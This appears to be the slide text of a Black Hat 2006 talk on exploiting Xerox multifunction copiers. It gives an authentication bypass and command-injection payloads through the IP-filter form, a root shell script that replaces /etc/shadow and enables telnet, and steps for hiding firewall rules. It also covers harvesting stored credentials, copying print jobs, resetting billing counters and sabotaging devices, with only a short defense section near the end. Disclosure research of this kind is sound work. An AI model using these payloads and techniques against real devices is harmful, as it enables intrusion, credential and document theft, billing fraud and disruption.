A 00000CF5	00000CF5	0	HTTP_SNMP_Set_SvcMon_fn
A 00000D0D	00000D0D	0	HTTP_SNMP_Set_GenNotify_fn
A 00000D28	00000D28	0	HTTP_Set_PCL_Font_Info_fn
A 00000D42	00000D42	0	HTTP_Set_Config_Attrib_fn
A 00000D5C	00000D5C	0	HTTP_Parser_Set_fn
A 00000D6F	00000D6F	0	HTTP_Parser_Copy_fn
A 00000D83	00000D83	0	HTTP_Parser_Delete_fn
A 00000D99	00000D99	0	HTTP_Machine_Reset_fn
A 00000DAF	00000DAF	0	HTTP_Print_IFAX_Activity_Report_fn
A 00000DD2	00000DD2	0	HTTP_IP_Restriction_Update_fn
A 00000DF0	00000DF0	0	HTTP_IP_Restriction_Remove_fn
A 00000E0E	00000E0E	0	HTTP_IP_Restriction_Move_Rule_fn
A 00000E2F	00000E2F	0	HTTP_Trap_Reg_Delete
A 00000E44	00000E44	0	HTTP_Trap_Reg_Add_IPX
A 00000E5A	00000E5A	0	HTTP_Trap_Reg_Add_IP
A 00000E6F	00000E6F	0	HTTP_Trap_Reg_Modify
A 00000E84	00000E84	0	HTTP_SNMP_Set_Property
A 00000E9B	00000E9B	0	HTTP_Get_Secure_Attribute_Value_fn
A 00000EBE	00000EBE	0	HTTP_Set_Secure_Attribute_Value_fn
A 00000EE1	00000EE1	0	HTTP_Start_Disk_Overwrite_fn
A 00000EFE	00000EFE	0	HTTP_Cancel_Disk_Overwrite_fn
A 00000F1C	00000F1C	0	HTTP_Print_Config_Report_fn
A 00000F38	00000F38	0	HTTP_Set_Http_Settings_fn
A 00000F52	00000F52	0	HTTP_Set_Diag_Log_Levels_fn
A 00000F6E	00000F6E	0	HTTP_Retrieve_Diag_Data_fn
A 00000F89	00000F89	0	HTTP_Enable_Web_Service_fn
A 00000FA4	00000FA4	0	HTTP_Disable_Web_Service_fn
A 00000FC0	00000FC0	0	HTTP_Disable_All_Web_Services_fn
A 00000FE1	00000FE1	0	HTTP_Print_Font_Reports_fn
A 00000FFC	00000FFC	0	HTTP_Generate_Certificate_Request
A 0000101E	0000101E	0	HTTP_SSL_Set_Enabled
A 00001033	00001033	0	HTTP_Create_Log_fn
A 00001046	00001046	0	HTTP_Retrieve_Audit_Log_fn
A 00001061	00001061	0	HTTP_Check_Secure_Password_fn
A 0000107F	0000107F	0	HTTP_Delete_CA_fn
A 00001091	00001091	0	HTTP_Wake_Up_Machine_fn
A 000010A9	000010A9	0	HTTP_Install_Cert_fn
A 000010BE	000010BE	0	ap_table_get

Authentication Bypass

Conclusion: regardless of location alias, and regardless of registered handlers, all function calls end up in the same place. The module does not limit which handlers can call which functions; therefore any handler can call any function.

Authentication Bypass

Ok, we bypassed authentication. That doesn't buy us much, or does it?

Let's look at the IP Filter Update function again.

Command Injection

_fun_function=HTTP_IP_Restriction_Update_fn&NextPage=%2Fproperties%2FipRestrict%2Fsummary.dhtml&**Protocol=tcp**&**Action=ACCEPT**&**Chain=INPUT**&ICMPType=&**Interface=eth0**&RuleNumber=&RulePosition=Begin&**SourceIP=1.2.3.4%2F32**&**DestinationPort=2000**&**SourcePort=1000**

What are the chances that the application is forwarding the values in the post request as arguments to iptables?

Answer: very good

Command Injection

How it's working

Values from form fields:

	INPUT	tcp	eth0	1.2.3.4	ACCEPT
iptables -A		-p	-i	-s	-j

Command Injection

- What does a basic iptables update statement look like?

  /sbin/iptables -A INPUT -p tcp –i eth0 -s 1.2.3.4 -j ACCEPT
- Let's complete the command and inject our own all in the same parameter

  protocol=tcp –i eth0 –s 1.2.3.4 –j ACCEPT

  Encode it: protocol=tcp%20–i%20eth0%20–s%201.2.3.4%20–j%20ACCEPT

  We need to syntactically terminate the request because the application is going to throw the rest of those values into the injected statement.

  A semi-colon should do the trick.

Command Injection

Let’s add an arbitrary shell command to the end of our iptables statement.

protocol=tcp –i eth0 –s 1.2.3.4 –j ACCEPT; ping MyHost;

We can monitor our host for ICMP echo request.

It doesn’t work

Why?

Command Injection

Values from form fields

INPUT tcp eth0 1.2.3.4 ACCEPT

iptables -A -p -i -s -j

nobody writes values to config file.

root runs iptables and parses config file.

Command Injection

- What is actually happening is the application (running as nobody) is writing the parameters to a file. Once its done, iptables (running as root) comes along and processes the parameters in the file. When it sees a semicolon in a statement, it stops.
- We can use a pipe to get around this.
- As long as our first statement doesn't return an error or any data, the command on the other side of the pipe is unaffected by the first command.
- Let's try this: protocol=tcp –i eth0 –s 1.2.3.4 –j ACCEPT| ping MyHost|

It works!

Command Injection

Complication: iptables parses each statement in the rules file every time there is an update.

If we post the ping injection again, we will get 2 sets of pings. Post it again, 3 sets, and so on.

We can get around this by cleaning up after each statement injection.

_fun_function=HTTP_IP_Restriction_Remove_fn&NextPage=%2Fproperties%2FipRestrict%2Fsummary.dhtml&Protocol=tcp&Action=ACCEPT&Chain=INPUT&ICMPType=&Interface=eth0&RuleNumber=1&RulePosition=End&SourceIP=0.0.0.0%2F0&DestinationPort=&SourcePort=

Command Injection

So we can ping ourselves. Big deal. I want to run a shell script.

We can build a shell script by passing each line of the script to echo, then piping the output to cat.

echo <inject command> | cat >> script.sh

Not only do we need to encode it, we need to escape shell characters like # and !

Command Injection

How we build our shell script

```
#!/bin/bash

echo #!/bin/bash | cat >> script.sh

echo \#\!/bin/bash | cat \>\> script.sh

echo%20%5C%23%5C%21%2Fbin%2Fbash%20|%20cat%20%5C%3E%5C%3E%20script.sh
```

Command Injection

- Ok, we can upload a script now. Let's get a remote shell.
- Iptables runs as root, so our injected command runs as root. Let's copy /etc/shadow to the web root.
- Web root is at /tmp/dlms/http/data/htdocs/
- chmod it to 777 so we can read it.

Command Injection

- Shadow has 2 entries:
  - root:e9oJHnh7KqyA6:12257::::::
  - postgres:*:::::::
- 13 characters = DES crypt()
- Why didn’t they use MD5?
- MD5 wouldn’t stop us either, we’re going to clobber the file anyway.

Command Injection

Changing the root password

We can either mv or rm the existing /etc/shadow and write our own, or use sed to replace it with a known value.

sed 's/e9oJHnh7KqyA6/e9OxLox5hxUps/g'

OR

mv /etc/shadow /etc/shadow.bak

echo root:e9OxLox5hxUps:12257:::::: | cat > /etc/shadow

Command Injection

Getting a remote shell

- Now that we know the root password, let's enable telnet.
- /etc/xinetd.conf has all services disabled.
- They included a file called xinetd.conf.on that has all services turned on. This will give us telnet, ftp, rsh, rexec, and rlogin
- cp /etc/xinetd.conf.on /etc/xinetd.conf
- Xinetd restart
- Telnet to the box, login as root with the new password, and enjoy.

Command Injection

Simple Shell Script

```
#!/bin/bash
mv /etc/shadow /etc/shadow.bak
echo root:e9OxLox5hxUps:12557:::::: | cat >>
    /etc/shadow
cp /etc/xinetd.conf.on /etc/xinetd.conf
/etc/rc.d/init.d/xinetd restart
exit 0
```

Attack Drone

What can we do with our new Linux server?

- Throw Nmap on there and start scanning from the inside
- Ettercap or ARP0c
  - Organizations with these devices generally have many devices all on different subnets
  - 100 drones on 100 different subnets playing Man in the Middle
- Cron is on there, so you can set up an attack schedule and let it run automatically
- Out of band management: smuggle data off the device via SMTP or through the built-in modem
- 1 catch: no gcc. All code needs to be pre-compiled and uploaded to the box

Attack Drone

Covering our tracks

- There are 2 sets of IP Tables rules: user defined and vendor defined.
- Vendor defined rules are hidden from the UI, so you would never know they were there.
  - /smart/nvram/ipTablesCustomRules.cfg (user)
  - /smart/nvram/ipTablesDefaultRules.cfg (vendor)
- Create your own firewall rules to allow yourself access, and keep others out.
- No one will ever know they are there.

Did I mention no logs?

Assorted Mischief

- Password Snarfing
- Function Hijacking
- Collecting Print Jobs
- Fun with billing counters
- The Paper Clip Trick
- That’s just mean

Assorted Mischief

Password Snarfing

Like the web interface, most applications work by receiving operating parameters as arguments.

Let's start with collecting usernames and passwords.

Assorted Mischief

Password Snarfing

SMB Client:

/tmp/dlms/smb/apps/smbclinet_x

Syntax is –a –u user%pass –W domain –s /etc/smb.conf.auth

Username and password combo is 3 character decimal representation of ascii values. (A = 065, a = 097, z = 122, etc.)

Web Services:

/smart/etc/config/services[servicename].cfg

Stores username and password in clear text.

Xerox software automatically creates the usernames and passwords, not the administrator.

Help yourself to some server credentials that no one knows about.

Assorted Mischief

Other Auth Clients

Snarfing from Kerberos, LDAP, or NDS auth works the same way.

- Rename the real auth client
- Replace it with a shell script that writes the arguments to a file
- Either pass the arguments to the real authentication client, or just have your script exit 0.
- Authentication successful!

Assorted Mischief

Decoding Passwords

Decode from decimal ascii to plain text:

```
@foo = split /%/, $_;
$user = $foo[0];  $pass = $foo[1];
$user =~ s/[0-9][0-9][0-9]/pack(”C”, $1)/eg;
$pass =~ s/[0-9][0-9][0-9]/pack(”C”, $1)/eg;
Print “$user $pass\n”;
```

Assorted Mischief

Function Hijacking

Simple shell script replacement works on almost every function.

Just capture the arguments and write them to a file.

Examples: Appletalk, clientwebservices, dhcp, file2fax, joblog, kerberos, pop3, port9100, s2fax, s2file, smtp, and more.

Assorted Mischief

Collecting Print Jobs

- Incoming print jobs are spooled in a directory called port9100. (clever name)
- Document comes in from network, spools in directory, then gets moved to memory and printed out.
- Monitor the directory for any files, then copy them off to another location.
- Files are in PCL (or PS) format. Need a PCL reader or ascii converter to read them.

Assorted Mischief

Fun with Billing Counters

- Counters are stored in nvram
- /smart/nvram/nvram_file
- Total impression, copy, and print counters are calculated values.
  - Total: first 2 bytes at index 0x0000
  - Print: last 2 bytes at index 0x04E0
  - Copy: last 2 bytes at index 0x0910
- Total is a calculated value
- Incremental and alternating
  - A03E, A0BE, A13E, A1BE, A23E, etc.
- Calculation can be difficult
  - /usr/smart/bin/check_nvcs is a built-in debugger
- Rolling them back or resetting them is simple

Assorted Mischief

The Paper Clip Trick

1. Photo copy a single paper clip
2. Scan the piece of paper
3. Send it to the printer as a print job
4. Grab a copy of the paper clip job on the device.
5. Make it the default template for print or scan jobs, or just print it out at random times.

Assorted Mischief
That's Just Mean

- Change the IP to something invalid on that subnet.
- Set the IP to the same as the default gateway on that subnet, and watch the gratuitous ARPs fly.
- Do one of the above, then chmod the file to 444
- Firewall all network ports
- Schedule a reboot at random intervals
- Randomly email print and scan jobs to other people.
- Long distance fun with fax modem (who called Tonga for 6 hours?)
- Kill the box

Assorted Mischief

Notable Directories for Further Mischief

- /smart – this is the core configuration location on the device. Bootloader and kernel are here, as well as many persistent settings.
- /smart/etc – core OS config, net config, default scan, fax, and printing templates
- /smart/nvram – snmp comm strings and traps, iptables rules, nvram file
- /tmp/dlms is where most functions reside
- /tmp/dlms/http/data/htdocs is the web root

Defense

Defense is tricky when you're locked out of the box

It is necessary to exploit the box to secure it.

Defense

1. Step 1: TURN OFF THE WEB INTERFACE
   – Do we really need it anyway?
2. Dump the legacy xinetd services and put SSH on there for administration
3. There is little to no logging, even with an 80 Gb HD
   – Surely we can spare a little space for logs
4. Edit the conf files for apache, php, postgres, etc. to enable logging
5. SNMP can’t be disabled without crippling the box, so let’s firewall it.
6. Password protect the boot loader!
   – kernel /boot/linux.os.opt rw root=/dev/hda2/ init=/bin/bash

What is an embedded system?

Hardware and software which forms a component of some larger system and which is expected to function without human intervention. *– source: foldoc.org*

Characterized by lack of peripherals (such as keyboard, mouse, display) and designed to perform specialized, repetitive tasks. *– source: wikipedia.org*

A Linux server where the vendor doesn't tell you the password. *- Brendan O'Connor*

The Silent Revolution

When did embedded systems become servers?

– Printers, Copiers, and Scanners
– Cash Registers and PoS Systems
– ATMs
– Voting Machines
– Access control doors
– CCTV and security cameras

Final Considerations

The devices are all internal, so most organizations are relatively safe, right?

- Insider threat
- No anti-virus, IDS, or logs to tell if and when a device has been compromised
- You may be surprised to find how many of these things have public IPs (think .edu)

Final Considerations

- Most people place an inherent trust in copiers, printers, and scanners.
  - Everybody prints
- Most organizations are still tackling patch management on their clients.
  - Anyone have a patch management program that covers printers and copiers?
- Until people start thinking about these devices as a server, vulnerabilities will have low visibility and remain un-patched.

More to Come

PHP exploits (thanks developer!)

SNMP buffer overflow

More function hijinks!

Thank You

Brendan O'Connor

Black Hat USA 2006